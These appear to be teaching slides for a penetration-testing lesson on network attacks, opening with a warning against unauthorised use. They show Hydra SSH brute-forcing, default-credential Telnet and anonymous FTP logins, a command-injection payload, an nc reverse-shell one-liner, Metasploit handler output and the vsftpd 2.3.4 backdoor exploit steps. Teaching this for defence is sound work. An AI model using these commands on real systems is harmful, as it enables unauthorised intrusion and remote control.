

Lesson 3

Penetration Testing 1 – Network Attacks


Disclaimer

What you will go through in this course, is highly highly niched skills that can make you a highly valuable asset in an organization, or an overnight criminal when things are done without permission, or the right ethical considerations.


You CAN land in trouble if you breach the computer misuse act, and in no capacity I will be vouching for you, sanctioning you, or even allowing you to attack on properties that are not own by me, or for lesson purpose.

So please, help me to help you by not doing anything taught in class, onto someone else.

Penetration Testing Life Cycle



The Exploitation Cycle



Network Exploitation

There are many Network Level Exploitation, but we will cover the following in this class:

- Common Network Service Exploitation
 - SNMP
 - FTP
 - SSH
 - TELNET
- Remote Shells: Reverse Shell vs Bind Shell
- Using an exploit from exploit-db
- Writing your own exploit/payload

Exploiting SNMP

```
snmpwalk -v2c -c public 192.168.1.10
```

This exploit focuses on information leak about the SNMP server. For example server name, version, etc.

```
SNMPv2-MIB::sysName.0 = STRING: router-nyc-core
```

```
SNMPv2-MIB::sysContact.0 = STRING: admin@corp.local
```

```
SNMPv2-MIB::sysLocation.0 = STRING: Data Center 1
```

```
IF-MIB::ifDescr.1 = STRING: eth0
```

```
IF-MIB::ifPhysAddress.1 = STRING: 00:0c:29:ab:cd:ef
```

```
HOST-RESOURCES-MIB::hrSystemUptime.0 = Timeticks: (12345678) 1 day,  
10:17:36.78
```

Exploiting FTP

```
ftp 192.168.1.20
```

```
Connected to 192.168.1.20.
```

```
220 (vsFTPd 2.3.4)
```

```
Name (192.168.1.20:anonymous): anonymous
```

```
331 Please specify the password.
```

```
Password: [hit Enter]
```

```
230 Login successful.
```

```
ftp> ls
```

```
200 PORT command successful. Consider using PASV.
```

```
150 Here comes the directory listing.
```

```
-rw-r--r--  1 ftp      ftp           565 Jan 01  2024 readme.txt
drwxr-xr-x  2 ftp      ftp          4096 Jan 01  2024 uploads
```

This exploit focuses on either guest/anonymous authentication, or compromised FTP credentials, gaining access to file system

Exploiting SSH

```
hydra -l admin -P rockyou.txt ssh://192.168.1.30
```

```
[22][ssh] host: 192.168.1.30  login: admin  password: qwerty123
```

```
-----
```

```
ssh admin@192.168.1.30
```

```
admin@192.168.1.30's password: qwerty123
```

```
Welcome to Ubuntu 20.04.6 LTS
```

```
$ whoami
```

```
admin
```

```
$ uname -a
```

```
Linux internalhost 5.15.0-60-generic #66~20.04 SMP x86_64 GNU/Linux
```

This exploit focus on
bruteforce passwords, or use
of default passwords to gain
access to a system

Exploiting TELNET

```
telnet 192.168.1.40
```

```
Trying 192.168.1.40...
```

```
Connected to 192.168.1.40.
```

```
Escape character is '^]'.
```

```
Login: admin
```

```
Password: admin
```

```
Welcome to IoTcam-9000
```

```
Firmware Version: 1.0.0-beta
```

```
$ id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

This exploit focus on
bruteforce passwords, or use
of default passwords to gain
access to a system

Seems easy, but why it matters?

The 4 techniques there listed, are common issues when systems are not configured properly. For example:

- Use of weak password
- Use of default credentials
- Allowing guest/anonymous user access
- No Authentication

These types/class of attacks are normal credential access related.

More reference here: <https://attack.mitre.org/tactics/TA0006/>

Think it is too simple?

From a Verizon 2024 report, about 21% of breaches are attributed to Credential Stuffing attacks. That includes brute force attacks, default credentials usage attacks, and guest/anonymous access.

<https://aembit.io/blog/credential-and-secrets-theft-insights-from-the-2024-verizon-data-breach-report/>

You changed your passwords and made it secure

You fixed those “low hanging fruits”.

You move on to the next step of exploitation, popping remote shells.

To pop a remote shell, you must first have the existence of a remote code execution (RCE).

IMPORTANT: This course does not teach you binary exploitation.

Instead, we focus on native network attacks and RCE from a web application.

The anatomy of a RCE

The lack of input sanitization leads to the escaping of context that leads to unexpected code execution. This includes code injection, command injection, or deserialized object injection.

The anatomy of a RCE

For example: System takes in IP address to check status

User INPUT: 192.168.10.1

OUTPUT: <<ping status>>

The anatomy of a RCE

For example: System takes in IP address to check status

User INPUT: 192.168.10.1

OUTPUT: <<ping status>>

User INPUT: 192.168.10.1;whoami

OUTPUT:

<<ping status>>

www

We break the command context and execute our own commands in the system runtime

Let's Dissect it

Normal Circumstances

ping 192.168.10.1

ping result:

...
...
...

Command Injected

ping 192.168.10.1 ;whoami;

ping result:

...
...
...


Initial Command
Output

www

Injected Command
Output

Let's Dissect it

Command Injected



With this, you have successfully executed a command injection attack, achieve RCE leading to arbitrary command/code execution on the remote system.

There are other ways of gaining RCE:

1. Code injection in assembly instruction (Binary exploitation)
2. Code injection in runtime (web app)
3. Object deserialization injection
4. Template injection (abusing template engines)
5. Context escape injection (shown in example)

Move away from the foothold, and get a Remote Shell

So you have executed commands, but what do you need next to move from “non interactive initial attack vector” to “full/semi interactive attack vector”?

Command Injection

ping 192.168.10.1 ;whoami;

ping result:

...
...
...

Initial Command
Output

www

Injected Command
Output



Reverse/Bind Shell

```
rev@kali:~$ msfrpc -q
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 172.16.85.149
LHOST => 172.16.85.149
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
msf exploit(handler) > [*] 172.16.85.153:49823 (UUID: dba269662a9094c9/x86-l/windows=1/2016-05-02T09:31:20Z) Attaching org
honed/stageless session ...
[*] Meterpreter session 1 opened (172.16.85.149:443 -> 172.16.85.153:49823) at 2016-05-02 10:17:15 -0400
[*] 172.16.85.153:49824 (UUID: dba269662a9094c9/x86-l/windows=1/2016-05-02T09:31:20Z) Staging Native payload ...
[*] Meterpreter session 2 opened (172.16.85.149:443 -> 172.16.85.153:49824) at 2016-05-02 10:17:16 -0400
msf exploit(handler) >
```


Enter the world of Remote
Shells

Remote Shells: Reverse Shell vs Bind Shell

Bind Shells opens a port on the target machine for remote connection.


While Reverse Shell opens a connection to the attacker machine for remote connection.

Why does it matter?




Bind Shell Sequence Example

Assumption: You have gained RCE and now you are trying to move on with fully/semi interactive shell.



Bind Shell Sequence Example (What if there is firewall?)




Reverse Shell Sequence Example


Assumption: You have gained RCE and now you are trying to move on with fully/semi interactive shell.

<u>Attacker Machine</u>	<u>Victim Machine</u>
nc -nlvp 4444	
	Using RCE vulnerability to execute: nc 192.168.10.10 4444 -e /bin/sh
Connection Received, receive /bin/sh interactive to from victim machine	
	Connection successful
Connection Established	

Reverse Shell Sequence Example (What if there is firewall?)



Reverse Shell Sequence Example (What if there is firewall?)



Such filters are unlikely due to the nature of port randomness when establishing a reply connection

Question for you to think about

In a context where reverse shell and bind shells are heavily scrutinized and defended by firewall, does this guarantee that in the event of a RCE, there is no way an attack can achieve interactive/command and control like actions over the victim machine?

Is “bind shell” and “reverse shell” the only way to control over a machine?

Realize something in common?

To even bring up a bind or reverse shell, you need a...

Remote Code Execute.

Therefore, any exploit that results in a RCE, can possibly result to a bind or reverse shell

Break Time

Using an exploit, when a vulnerability is found

In Enumeration we find “Service Banners”

Service banners can tell you if “something is vulnerable”.

We will now look at how we can use Metasploit, exploit-db, and writing your own exploit based on vulnerability description.

We will use vsFTPd 2.3.4

Example: Using Metasploit against vsFTPd 2.3.4

Discovered Vulnerability: VSFTPD 2.3.4 - Backdoor Command Execution

CVE: CVE-2011-2523

`msfconsole`

`use exploit/unix/ftp/vsftpd_234_backdoor`

`set RHOSTS 192.168.1.20`

`set RPORT 21`

`set PAYLOAD cmd/unix/reverse`

`set LHOST 192.168.1.100`

`set LPORT 4444`

`exploit`


Sequence of commands to be used in metasploit to exploit CVE-2011-2523 to initiate a reverse shell

So how do you use an exploit you found on exploit-db?

Before you zero in on an exploit in exploit-db, you must make ensure that the exploit is targeting the correction version of the software you are targeting. Sometimes a deviation may cause it to not work due to mino patches that can change the behavior of a software.

Lets say, you confirmed that it is vsFTPd 2.3.4, and the CVE is:
CVE-2011-2523

You search for it on exploit-db



Show 15 ▾

Search: vsftpd

Date	D	A	V	Title	Type	Platform	Author
2021-04-12	↓		✓	vsftpd 2.3.4 - Backdoor Command Execution	Remote	Unix	HerculesRD
2021-03-29	↓		✓	vsftpd 3.0.3 - Remote Denial of Service	Remote	Multiple	xynmaps
2008-05-21	↓	☑	✓	vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)	DoS	Windows	Praveen Darshanam
2008-05-21	↓	☑	✓	vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)	DoS	Windows	Martin Nagy
2011-07-05	↓	☑	✓	vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	Remote	Unix	Metasploit
2011-03-02	↓	☑	✓	vsftpd 2.3.2 - Denial of Service	DoS	Linux	Maksymilian Arciemowicz
2008-06-14	↓	☑	✓	vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption	DoS	Linux	Praveen Darshanam

Showing 1 to 7 of 7 entries (filtered from 46,399 total entries)

FIRST PREVIOUS 1 NEXT LAST

You examine any of the exploits

Show 15

Date	D	A	V	Title	Type	Platform	Author
2021-04-12				vsftpd 2.3.4 - Backdoor Command Execution	Remote	Unix	HerculesRD
2021-03-29				vsftpd 3.0.3 - Remote Denial of Service	Remote	Multiple	xynmaps
2008-05-21				vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)	DoS	Windows	Praveen Darshanam
2008-05-21				vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)	DoS	Windows	Martin Nagy
2011-07-05				vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	Remote	Unix	Metasploit
2011-03-02				vsftpd 2.3.2 - Denial of Service	DoS	Linux	Maksymilian Arciemowicz
2008-06-14				vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption	DoS	Linux	Praveen Darshanam

Showing 1 to 7 of 7 entries (filtered from 46,399 total entries)

FIRST PREVIOUS 1 NEXT LAST

You verify the code by reading it

 EXPLOIT
DATABASE

vsftpd 2.3.4 - Backdoor Command Execution

EDB-ID: 49757	CVE: 2011-2523	Author: HERCULESRD	Type: REMOTE	Platform: UNIX	Date: 2021-04-12
EDB Verified: ✓		Exploit: 📄 / {}		Vulnerable App:	


 

```
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print('[+]Exiting...')
    exit(0)
```



It is always good to reference it with alternative writeup

EXPLOIT
DATABASE

vsftpd 2.3.4 - Backdoor Command Execution

EDB-ID:
49757

CVE:
2011-2523

Author:
HERCULESRD

Type:
REMOTE

Platform:
UNIX

EDB Verified: ✓

Exploit: 📄 / {}



```
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomas/blfs-book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print(' [!]Exiting...')
    exit(0)
```

CVE-2011-2523

 VEX

Public on 4 July 2011
Last Modified: 6 February 2025 at 05:55:23 UTC

 IMPORTANT

Important Impact
[What does this mean?](#)

8.1 [CVSS v3 Score Breakdown](#)

[Jump to section](#)

[Description](#) [Statement](#) [Additional information](#) [Affected Packages](#) [CVSS Score Details](#)

Description

From CVE.org

vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.

Statement

